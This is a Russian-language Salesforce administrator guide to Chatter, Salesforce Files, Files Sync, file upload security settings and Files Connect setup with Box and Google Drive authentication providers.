В настоящее время расположение лент Chatter не может быть изменено. Тем не менее, чтобы скрыть ленту, щелкните ссылку **«Скрыть Chatter»** в ленте Chatter, а чтобы показать ее — ссылку **«Показать Chatter»**.

Можно ли предотвратить использование в сообщениях Chatter определенных слов?

Нет. Стандартный интерфейс Chatter не поддерживает такой возможности. Тем не менее, система поддерживает сторонние приложения (например, Chatter Blacklist). Данное приложение позволяет создавать списки запрещенных слов, фраз и специальных выражений (например, номера кредитных карт), использование которых в сообщениях и комментариях Chatter считается недопустимым. В этом случае сообщение блокируется или сохраняется для дальнейшей проверки, либо запрещенные слова и фразы заменяются разрешенными.

Служба поддержки Salesforce не предоставляет услуг по устранению неполадок сторонних приложений или пакетов, кроме случаев, указанных в сведениях о поставщике приложения.

Учитываются ли сообщения и файлы Chatter в ограничениях по объему памяти?

Сообщения ленты Chatter, отслеживаемые изменения и комментарии не учитываются в ограничениях по объему хранилища данных. Однако любые загруженные файлы и фотографии учитываются в ограничениях по объему хранилища файлов. Файлы, загружаемые на вкладке «Файлы», также учитываются в ограничениях по объему хранилища файлов.

Salesforce Files

Настройка макетов страниц для включения связанного списка «Файлы» позволяет пользователям просматривать список файлов, связанных с записью.

Добавление связанного списка «Файлы» в макеты страниц

Макеты страниц можно менять, добавляя связанный список «Файлы», чтобы пользователи могли добавлять файлы к записи и просматривать список файлов, связанных с ней.

Предотвращение добавления файлов Salesforce

Используйте наборы полномочий, чтобы запретить пользователям прикреплять файлы Salesforce к публикациям, записям и другим объектам.

Добавление связанного списка «Файлы» в макеты страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Макеты страниц можно менять, добавляя связанный список «Файлы», чтобы пользователи могли добавлять файлы к записи и просматривать список файлов, связанных с ней.

Рекомендуем использовать файлы вместо вложений для предоставления доступа к файлам вне контекста отдельной записи. Параметры общего доступа по-прежнему настраиваются ответственным за файл или администратором.

1. В меню настройки в верхней части страницы выберите **Диспетчер объектов**. Выберите объект, в который нужно добавить связанный список «Файлы» (например, «Возможность»).
2. Щелкните **«Макеты страниц»**.
3. Выберите нужный макет страницы.
4. Щелкните **«Связанные списки»** в списке доступных элементов на левой боковой панели.
5. Перетащите **«Файлы»** в раздел «Связанные списки».
6. Нажмите кнопку **«Сохранить»**.

Предотвращение добавления файлов Salesforce

Используйте наборы полномочий, чтобы запретить пользователям прикреплять файлы Salesforce к публикациям, записям и другим объектам.

Выключите или включите полномочие пользователя посредством меню «Настройка». Введите строку *«Профили пользователей»* в поле «Быстрый поиск» и выберите пункт **«Профили»**. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя. Установите или снимите флажок «Выбор файлов из системы Salesforce» в разделе «Полномочия администратора». Нажмите кнопку **«Сохранить»**.

Полномочие может быть также применено посредством набора полномочий. Выключение данного полномочия не препятствует загрузке файлов с локального диска пользователя. Чтобы применить полномочие посредством набора полномочий, введите строку *«Наборы полномочий»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Наборы полномочий»**. Отредактируйте набор разрешений и примените разрешение «Выбор файлов из системы Salesforce».

ВЕРСИИ

Доступно в версиях: все версии.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Salesforce Files Sync

Полномочие Salesforce Files Sync позволяет пользователям синхронизировать файлы между своими устройствами и системой Salesforce.

Включение Salesforce Files Sync

Чтобы разрешить пользователям синхронизацию файлов между устройствами и системой Salesforce, включите приложение Salesforce Files Sync.

Предоставление пользователям доступа к приложению Salesforce Files Sync

Чтобы предоставить пользователям доступ к включенному приложению Salesforce Files Sync, рекомендуем создать и назначить набор полномочий или предоставить полномочие соответствующим профилям.

Установка Salesforce Files Sync

Клиент Salesforce Files Sync синхронизирует файлы между компьютерами пользователей и Salesforce. Пользователи также могут осуществлять доступ к синхронизированным файлам из Salesforce1.

Настройка параметров безопасности загрузки файлов

Для обеспечения большей безопасности можно контролировать способ обработки некоторых типов файлов во время их загрузки и отправки.

Советы и рекомендации по администрированию приложения «Синхронизация Salesforce Files»

Отслеживайте случая доступа к Salesforce Files Sync и его использования с помощью инструментов администратора Salesforce Files Sync.

Восстановление предварительного просмотра содержимого или файла

Если содержимое или файл не имеет предварительного просмотра или качество предварительного просмотра низкое, попробуйте восстановить предварительный просмотр.

Включение Salesforce Files Sync

Чтобы разрешить пользователям синхронизацию файлов между устройствами и системой Salesforce, включите приложение Salesforce Files Sync.

1. В меню «Настройка» введите `Salesforce Files` в поле быстрого поиска.
2. В окне **Параметры** выберите **Общие параметры**.
3. Нажмите кнопку **«Правка»** внизу страницы «Параметры Salesforce Files Sync».
4. Установите флажок **«Включить Files Sync»**.
5. Нажмите кнопку **«Сохранить»**.

Теперь приложение Salesforce Files Sync включено для организации.

Затем предоставьте пользователям доступ к приложению Salesforce Files Sync.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Sync:

- Настройка приложения

Предоставление пользователям доступа к приложению Salesforce Files Sync

Чтобы предоставить пользователям доступ к включенному приложению Salesforce Files Sync, рекомендуем создать и назначить набор полномочий или предоставить полномочие соответствующим профилям.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения приложения Salesforce Files Sync для пользователей:

- Настройка приложения

Предоставление доступа к Salesforce Files Sync посредством набора полномочий
Наборы полномочий — это самый простой способ включения Salesforce Files Sync для пользователей.

Включение Salesforce Files Sync для профилей
Включите Salesforce Files Sync для всех пользователей отдельных стандартных профилей или настраиваемых профилей, характерных для организации Salesforce.

Предоставление доступа к Salesforce Files Sync посредством набора полномочий

Наборы полномочий — это самый простой способ включения Salesforce Files Sync для пользователей.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Нажмите кнопку **«Создать»**.
3. Заполните обязательные поля.

Метка
Уникальная метка набора полномочий. Например, «С поддержкой Salesforce Files Sync».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания набора полномочий:

- «Настройка приложения»

API-имя
Уникальное имя, используемое интерфейсом Force.com API.

Описание
Описание данного набора полномочий. Например, «Включение Salesforce Files Sync для назначенных пользователей. Salesforce Files Sync позволяет пользователям автоматически синхронизировать файлы на устройствах».

4. Выберите лицензию пользователя.

   Прим.: Чтобы назначить данный набор полномочий пользователям лицензий Salesforce и Chatter Only, выберите значение *«--Нет--»*.

5. Нажмите кнопку **«Сохранить»**.
   При этом отображается страница общих сведений о новом наборе полномочий.
6. Щелкните ссылку **«Полномочия системы»** в разделе «Система».
7. Нажмите кнопку **«Правка»** вверху списка «Полномочия системы».
8. Установите флажок **«Синхронизация файлов»**.
9. Нажмите кнопку **«Сохранить»**.

Назначьте набор полномочий пользователям, которым должно быть доступно приложение Salesforce Files Sync.

СМ. ТАКЖЕ:

Лицензии набора полномочий

Включение Salesforce Files Sync для профилей

Включите Salesforce Files Sync для всех пользователей отдельных стандартных профилей или настраиваемых профилей, характерных для организации Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Sync для профилей:
- Настройка приложения

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Нажмите кнопку **«Правка»** на странице сведений о профиле.
4. Установите флажок **«Синхронизация файлов»** в разделе «Полномочия администратора».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Профили

Установка Salesforce Files Sync

Клиент Salesforce Files Sync синхронизирует файлы между компьютерами пользователей и Salesforce. Пользователи также могут осуществлять доступ к синхронизированным файлам из Salesforce1.

Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

Требование к системе	Windows	Mac
Поддерживаемые операционные системы	Microsoft® Windows® 7 или более поздней версии	Apple® Mac OS X 10.8 Mountain Lion или более поздней версии
Процессоры	x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для нетбуков или лучше	Процессор Intel® Core™ Duo 1,83 ГГц или лучше
Память	512 Мб ОЗУ (рекомендуем 1 Гб)	512 Мб ОЗУ (рекомендуем 1 Гб)
Жесткий диск	4 Гб свободного пространства для операций синхронизации	4 Гб свободного пространства для операций синхронизации

Приложение Salesforce Files Sync может быть загружено прямо из Chatter.

1. В разделе личных параметров введите *«Files Sync»* в поле «Быстрый поиск» и выберите пункт **«Salesforce Files Sync»**. Вам выводится несколько результатов? Выберите тот, который находится в разделе «Личные параметры».
2. Нажмите кнопку **«Загрузить»**.
3. Выполните инструкции по установке для используемой операционной системы.
4. Выполните вход посредством регистрационных данных Salesforce.

Настройка параметров безопасности загрузки файлов

Для обеспечения большей безопасности можно контролировать способ обработки некоторых типов файлов во время их загрузки и отправки.

Чтобы управлять параметрами загрузки файлов, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Безопасность загрузки файлов»* в поле «Быстрый поиск», затем выберите **«Безопасность загрузки файлов»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы запретить загрузку файлов, которые могут представлять угрозу безопасности, установите флажок Запретить загрузку HTML-файлов в качестве вложений или записей документов.

   Данный параметр блокирует загрузку файлов следующих типов MIME: `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml` и `.xhtml`.

   Внимание: Ниже перечислены рекомендации по настройке данного параметра.

   - Если организация использует партнерский портал для предоставления пользователям-партнерам доступа к системе Salesforce, не рекомендуем включать данный параметр. Включение данного параметра блокирует настройку внешнего вида партнерского портала.
   - Данный параметр не распространяется на решения, которые не поддерживают HTML-вложения, и шаблоны эл. почты, которые всегда поддерживают HTML-вложения.
   - Установка данного флажка не влияет на HTML-документы и вложения, загруженные ранее. Тем не менее, при попытке просмотра HTML-вложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров загрузки файлов:

- Настройка приложения

или документа отображается подсказка, предлагающая открыть файл в обозревателе, сохранить файл на компьютер или отменить данное действие.

4. Настройте алгоритм загрузки для каждого типа файла.
   a. **«Загрузить»** (рекомендуется): загрузка файла любого типа выполняется во всех случаях.
   b. **«Выполнить в обозревателе»**: файл любого типа отображается и выполняется автоматически при просмотре посредством обозревателя или HTTP-запроса.
   c. **«Гибрид»**: Salesforce Files загружены. Приложения и документы выполняются в обозревателе.
5. Нажмите кнопку **«Сохранить»**.

Советы и рекомендации по администрированию приложения «Синхронизация Salesforce Files»

Отслеживайте случая доступа к Salesforce Files Sync и его использования с помощью инструментов администратора Salesforce Files Sync.

Просмотр того, когда и как пользователи работали с Salesforce Files Sync

После того как функции Salesforce Files Sync были включены для пользователей, изучайте, как часто пользователи обращались к приложению со своих настольных компьютеров или как делились файлами.

- На странице «Журналы входа» приведены случаи входа в настольное приложение Salesforce Files Sync; смотрите в столбце «Приложение» записи «Файлы Salesforce». Для просмотра этих данных экспортируйте журнал входа в систему своей организации в CSV-файл или создайте настраиваемое списковое представление со столбцом «Приложение».
- Просмотр журнала входа в систему отдельного пользователя осуществляется на странице сведений о пользователе в связанном списке «Журнал входа».

Отмена доступа к приложению Salesforce Files Sync

Независимо от сложившихся обстоятельств (например, потеря портативного компьютера или увольнение из компании), Отмените доступ к Salesforce Files Sync, если нужно предотвратить попадание данных в чужие руки.

- На мобильных устройствах синхронизированные файлы включаются в приложение Salesforce1. Если безопасность мобильного устройства была скомпроментирована, отмените доступ пользователя к приложению Salesforce1.
- На настольных компьютерах и ноутбуках Salesforce Files Sync хранит синхронизированные файлы в папке «Salesforce Files Sync». После отключения полномочия «Синхронизация файлов» для отдельного пользователя файлы больше не будут синхронизироваться с Salesforce. Однако ранее синхронизированные файлы останутся в папке Salesforce Files Sync на компьютере пользователя.

  Чтобы упростить выключение приложения Salesforce Files Sync для отдельных пользователей, рекомендуем включить приложение Salesforce Files Sync посредством набора полномочий в записи пользователя взамен включения данной функции для профилей.

СМ. ТАКЖЕ:

Отслеживание журнала входов

Восстановление предварительного просмотра содержимого или файла

Если содержимое или файл не имеет предварительного просмотра или качество предварительного просмотра низкое, попробуйте восстановить предварительный просмотр.

Файл будет добавлен в очередь, пока идет восстановление. Текущий предварительный просмотр подлежит незамедлительному удалению, поэтому во время пребывания файла в очереди предварительный просмотр будет недоступен.

Нельзя восстановить предварительный просмотр зашифрованных файлов, защищенных паролем файлов, защищенных от копирования файлов PDF, неизвестных типов файлов и любого файла размером более 25 МБ.

1. В меню «Настройка» введите *«Восстановить предварительные просмотры»* в поле «Быстрый поиск», затем выберите **«Восстановить предварительные просмотры»**.
2. Укажите код документа содержимого или код версии содержимого.

   Если указать код документа содержимого, но не указать номер версии, будет использоваться последняя версия.

Чтобы убедиться, успешно ли восстановлен предварительный просмотр, перейдите к странице сведений о файле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления предварительного просмотра:

- Настройка приложения

Salesforce Files Connect

Функция подключения файлов позволяет пользователям Salesforce просматривать, публиковать и выполнять поиск внешних данных из таких систем, как Google Drive SharePoint или Box.

Процесс настройки функции подключения файлов

Процесс начальной настройки Files Connect отличается для облачных и локальных внешних источников данных.

Включение Salesforce Files Connect для организации

Разрешите пользователям выполнять поиск и обмениваться файлами из внешних систем (например, Google Drive и SharePoint).

Предоставление пользователям и администраторам доступа к источникам данных Files Connect

После включения Files Connect рекомендуем предоставить пользователям и администраторам полномочия для доступа к определенным внешним источникам данных из системы Salesforce.

Создание поставщика проверки подлинности для Box

Чтобы использовать Box в качестве внешнего источника данных, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce.

Определение внешнего источника данных для Box

Предоставьте пользователям доступ к содержимому их приложения Box из начальной страницы «Файлы» любого сообщения и поиска.

Создание поставщика проверки подлинности для Google Drive

Чтобы использовать Google Drive в качестве внешнего источника данных, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce. Чтобы начать данный процесс, создайте связанный проект на консоли разработчика Google.

Определение внешнего источника данных для Google Drive

Предоставьте пользователям Chatter доступ к содержимому Google Drive посредством вкладки «Файлы», сообщений ленты и поиска. Система Salesforce поддерживает документы, таблицы, презентации и рисунки Google.

Создание поставщика проверки подлинности для SharePoint Online с помощью Azure (предпочтительный способ)

Чтобы использовать облачный внешний источник данных Microsoft, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce и зарегистрировать данного поставщика в веб-приложении Microsoft Azure.

Создание поставщика проверки подлинности для SharePoint Online или OneDrive for Business с использованием Office 365 (альтернативный метод)

Чтобы использовать облачный внешний источник данных Microsoft, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce и зарегистрировать данного поставщика в приложении Office 365.

Определение внешнего источника данных для SharePoint Online или OneDrive for Business

Система Salesforce может получать доступ к содержимому облачных систем Microsoft посредством Files Connect и Chatter.

Настройка безопасного агента для SharePoint 2010 или 2013

Безопасный агент обеспечивает безопасный обмен данными между системой Salesforce и локальными данными в SharePoint 2010 или 2013. Решение Files Connect для локальных данных доступно только клиентам, уже владеющим лицензией.

Обеспечение доступа с помощью кластеров безопасного агента

Кластеры безопасного агента обеспечивают отказоустойчивость, благодаря чему пользователи Salesforce всегда имеют доступ к внешним локальным источникам данных, например SharePoint 2010 или 2013.

Определение внешнего источника данных для SharePoint 2010 или 2013

Предоставьте системе Salesforce доступ к данным, размещенным в локальной системе. Воспользуйтесь Files Connect и Chatter. Локальная версия решения Files Connect доступна только для лицензированных пользователей.

Добавление источника данных Files Connect в глобальный поиск

Система позволяет объединять поиски данных Salesforce с внешними данными Google Drive, SharePoint, OneDrive for Business или Box. Разработчики могут использовать API для автоматизации процесса посредством поддерживаемых запросов SOQL или SOSL.

Добавление настраиваемых свойств SharePoint в запросы поиска, SOQL и SOSL

После создания внешнего объекта для источника данных SharePoint рекомендуем выполнить некоторые дополнительные действия для поиска или запроса его настраиваемых свойств.

Определение внешнего источника данных типа «Простой URL-адрес»

Если организация поддерживает Chatter, то система Salesforce может получать доступ к данным, размещенным на другом веб-домене, для их использования на вкладке «Файлы» и в ленте.

Процесс настройки функции подключения файлов

Процесс начальной настройки Files Connect отличается для облачных и локальных внешних источников данных.

Совет: Дополнительную информацию, советы и рекомендации по устранению неполадок см. в *Руководстве по настройке* и *Руководстве пользователя* Files Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Включите Files Connect и предоставьте пользователям доступ ко связанным внешним источникам данных.

1. Включение Salesforce Files Connect для организации.
2. Предоставление пользователям и администраторам доступа к источникам данных Files Connect.

При использовании облачных источников данных создайте поставщика проверки подлинности и определите источник.

При использовании Google Drive:

1. Создание поставщика проверки подлинности для Google Drive.
2. Определение внешнего источника данных для Google Drive.

При использовании облачных систем Microsoft:

1. Создание поставщика проверки подлинности для SharePoint Online с помощью Azure (предпочтительный способ).
2. Определение внешнего источника данных для SharePoint Online или OneDrive for Business.

Если вы используете Box, то вам доступны следующие действия.

1. Создание поставщика проверки подлинности для Box
2. Определение внешнего источника данных для Box

При использовании локальных источников данных настройте безопасный агент и определите источник.

Прим.: Данный процесс доступен только клиентам, у которых есть лицензия набора полномочий «Files Connect для локальных внешних источников данных». Эту лицензию больше нельзя приобрести.

1. Настройка безопасного агента для SharePoint 2010 или 2013 на сервере Linux или Windows для безопасного подключения системы Salesforce к данным, защищенным брандмауэром.
2. Определение внешнего источника данных для SharePoint 2010 или 2013.

Добавьте внешние данные в глобальный поиск.

Чтобы разрешить пользователям просмотр внешних данных в глобальных поисках Salesforce, рекомендуем создать внешний объект и предоставить пользователям доступ к его полям. Данное действие является необязательным, но настоятельно рекомендуемым для интеграции внешних данных с системой Salesforce.

При использовании индивидуальных источников данных попросите пользователей выполнять проверку подлинности в системе Salesforce.

При настройке проверки подлинности отдельного пользователя для источника данных посредством профилей или наборов полномочий попросите авторизованных пользователей ввести регистрационные данные источника данных.

Начните работу с внешними файлами!

Теперь пользователи могут просматривать и публиковать внешние файлы посредством вкладки «Файлы» и ленты, а также выполнять их поиск наряду с содержимым Salesforce.

Включение Salesforce Files Connect для организации

Разрешите пользователям выполнять поиск и обмениваться файлами из внешних систем (например, Google Drive и SharePoint).

1. В разделе «Настройка» введите `Files Connect` в поле «Быстрый поиск», затем выберите **Files Connect** в разделе **«Параметры»**.
2. Нажмите кнопку **«Правка»** и установите флажок **«Включить Files Connect»**.
3. Выберите нужный режим общего доступа к файлам.
   - **«Копия»**: данный режим сохраняет копию внешних файлов в системе Salesforce. При предоставлении общего доступа группе Chatter файлы доступны всем участникам группы, несмотря на возможную недоступность внешней системы.
   - **«Ссылка»**: данный режим указывает на внешние файлы, хранящиеся вне системы Salesforce. Предварительные просмотры файлов недоступны, а для загрузки файлов требуется доступ пользователя к внешней системе. (Пользователи должны ввести регистрационные данные для системы в разделе «Параметры проверки подлинности для внешних систем» страницы «Личные параметры».)

   Совет: Чтобы разрешить организации совместное использование файлов с внешними клиентами или партнерами, выберите режим «Копия». Чтобы сохранить ограничения доступа из внешней системы в системе Salesforce, выберите режим «Ссылка».

Независимо от выбранного режима общего доступа, файлы в Salesforce не совпадают с версиями файлов во внешних системах. Тем не менее режим «Ссылка» указывает на последние версии в данных системах.

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Предоставление пользователям и администраторам доступа к источникам данных Files Connect

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Connect:

- «Настройка приложения»

Предоставление пользователям и администраторам доступа к источникам данных Files Connect

После включения Files Connect рекомендуем предоставить пользователям и администраторам полномочия для доступа к определенным внешним источникам данных из системы Salesforce.

Совет: Хотя вы можете предоставить доступ к источникам данных через наборы полномочий или профилей, наборы разрешений позволяют быстрее настроить доступ для нескольких типов пользователей. Вне зависимости от выбранного метода у администраторов должен быть доступ, необходимый для настройки источников данных.

1. В разделе «Настройка» введите *«Наборы полномочий»* в поле «Быстрый поиск», затем выберите **«Наборы полномочий»** или введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Создайте новый набор полномочий или профиль либо щелкните по уже существующему.

   Если вы будете использовать набор полномочий, параметр «Лицензия пользователя» должен иметь значение по умолчанию — «Отсутствует».
3. Для набора полномочий щелкните **«Системные полномочия»**, после чего щелкните **«Изменить»**.

   Для профиля щелкните **«Изменить»**, после чего прокрутите до раздела «Полномочия администратора».
4. Выполните любое из указанных ниже действий и нажмите кнопку **«Сохранить»**.
   - Чтобы получить доступ к облачным источникам данных (например, SharePoint Online), установите флажок **«Облачная версия Files Connect»**.
   - Чтобы получить доступ к локальным источникам данных (например, SharePoint 2010 или 2013), установите флажок **«Локальная версия Files Connect»**.

   Прим.: Локальное полномочие доступно при приобретении лицензии набора полномочий «Files Connect для локальных внешних источников данных». Чтобы включить локальную версию Files Connect для пользователя, выполните указанные ниже действия.

   a. Назначьте пользователю лицензию Files Connect.
   b. Создайте набор полномочий и дополните его полномочием «Локальная версия Files Connect».
   c. Назначьте набор полномочий пользователю.
5. Чтобы выбрать набор полномочий, щелкните **«Управление назначениями»** на панели инструментов наверху страницы. Затем щелкните **«Добавить назначения»**, выберите пользователей для этого набора полномочий и щелкните **«Назначить»**.

   Важное замечание: Добавьте любого администратора, которому требуется настройка внешних источников данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полномочий:
- Настройка приложения

Чтобы использовать функцию подключения файлов для локальных внешних источников данных, выполните следующие действия.
- API включен

6. При необходимости определите внешние источники данных для организации.
   - Определение внешнего источника данных для SharePoint Online или OneDrive for Business
   - Определение внешнего источника данных для SharePoint 2010 или 2013
   - Определение внешнего источника данных для Google Drive
   - Определение внешнего источника данных для Box

   Прим.: При выборе типа удостоверения «Названный субъект» для источника данных пропустите действия ниже. При выборе типа удостоверения «На пользователя» выполните указанные ниже действия.

7. В разделе «Настройка» вернитесь на страницу сведений набора полномочий или профиля. Затем выполните одно из указанных ниже действий.
   - При использовании набора полномочий в разделе «Приложения» нажмите кнопку **Доступ к внешнему источнику данных**.
   - При использовании профиля перейдите к связанному списку «Включенный доступ к внешнему источнику данных».

8. Щелкните **Изменить**, добавьте конкретные источники данных в список «Включенные» внешние источники данных, затем щелкните **Сохранить**.

   (Пользователи вводят свои регистрационные данные при первоначальном доступе к внешним источникам данных или из личных параметров на странице «Параметры проверки подлинности для внешних систем».)

СМ. ТАКЖЕ:

Процесс настройки функции подключения файлов

Включение Salesforce Files Connect для организации

Наборы полномочий

Профили

Создание поставщика проверки подлинности для Box

Чтобы использовать Box в качестве внешнего источника данных, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce.

Совет: Дополнительную информацию, советы и рекомендации по устранению неполадок см. в *Руководстве по настройке* и *Руководстве пользователя* Files Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности выполните следующие действия.

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Создание поставщика проверки подлинности в системе Salesforce

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите значение **«OpenID Connect»** для параметра «Тип поставщика», а затем заполните поля ниже.
   - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
   - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. По умолчанию индекс соответствует значению поля «Имя».
   - «Ключ пользователя»: введите значение структурного нуля. Это поле будет заполнено после создания приложения Box на этапе 5.
   - «Секрет пользователя»: введите значение структурного нуля. Это поле будет заполнено после создания приложения Box на этапе 5.
   - «URL-адрес конечной точки авторизации»: введите `https://account.box.com/api/oauth2/authorize`.
   - «URL-адрес конечной точки маркера»: введите `https://api.box.com/oauth2/token`.
   - «URL-адрес конечной точки сведений о пользователе»: пропустите данное поле.
   - «Стандартные области»: пропустите данное поле.
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл. (Понадобится вам при создании приложения Box.)
5. Создайте приложение Box. Затем вернитесь к этапу 6.
6. После того как вы создали приложение Box, измените поставщика проверки подлинности системы Salesforce и замените следующие значения значениями из приложения Box.
   - `Consumer.Key`: the Box client_id.
   - `Consumer.Secret`: the Box client_secret.
7. Нажмите кнопку **«Сохранить»**. Ваш поставщик проверки подлинности приложения Box теперь готов к использованию.

Создание приложения Box

1. Используя учетные данные вашей организации администратора Box, войдите в `https://app.box.com/developers/services`.

2. Нажмите на кнопку **«Создать приложение Box»**.
3. Введите имя проекта, выберите содержимое Box и нажмите **«Создать приложение»**.
4. Нажмите на кнопку **«Настроить приложение»**.
5. В поле **redirect_uri** вставьте URL-адрес обратного вызова Salesforce, указанный в спецификации OAuth2.
6. Копируйте значения **client_id** и **client_secret** в текстовый файл. Введите эти значения в систему Salesforce на этапе 6 создания поставщика проверки подлинности.

Определение внешнего источника данных для Box

Предоставьте пользователям доступ к содержимому их приложения Box из начальной страницы «Файлы» любого сообщения и поиска.

1. В меню «Настройка» в системе Salesforce Classic введите строку *«Внешние источники данных»* в поле «Быстрый поиск», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»**. Затем заполните поля ниже.

Поле	Описание
Метка	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле **«Имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите значение **«Files Connect: Box**
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. Выберите значение **«На пользователя»**, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных выполните следующие действия.

- Настройка приложения

Поле	Описание
	регистрационные данные при первоначальном доступе к источнику данных.)
Протокол проверки подлинности	Протокол, используемый для доступа к Box. Выберите значение **«OAuth 2.0»**.
Поставщик проверки подлинности	Введите «Поставщик проверки подлинности Box».
Область	Пропустите данное поле.
Начать процесс проверки подлинности при сохранении	Чтобы немедленно протестировать параметры выше, установите данный флажок.

Создание поставщика проверки подлинности для Google Drive

Чтобы использовать Google Drive в качестве внешнего источника данных, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce. Чтобы начать данный процесс, создайте связанный проект на консоли разработчика Google.

Совет: Дополнительную информацию, советы и рекомендации по устранению неполадок см. в *Руководстве по настройке* и *Руководстве пользователя* Files Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности выполните следующие действия.

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Создание проекта на консоли разработчика Google

1. Выполните вход на консоль **`https://console.cloud.google.com`**, используя регистрационные данные аккаунта администратора Google App.
2. В заголовке разверните **Перейти к проекту** и нажмите **Создать проект**.
3. Введите имя проекта и нажмите кнопку **Create**.
4. На панели мониторинга проекта щелкните значок меню слева вверху, затем нажмите **Менеджер API**.
5. В менеджере API перейдите на вкладку Google API и начните поиск *`Google Drive API`*.
6. Щелкните **Google Drive API** в результатах поиска, затем нажмите **Включить API**.
7. Щелкните **«Учетные данные»** в меню слева.
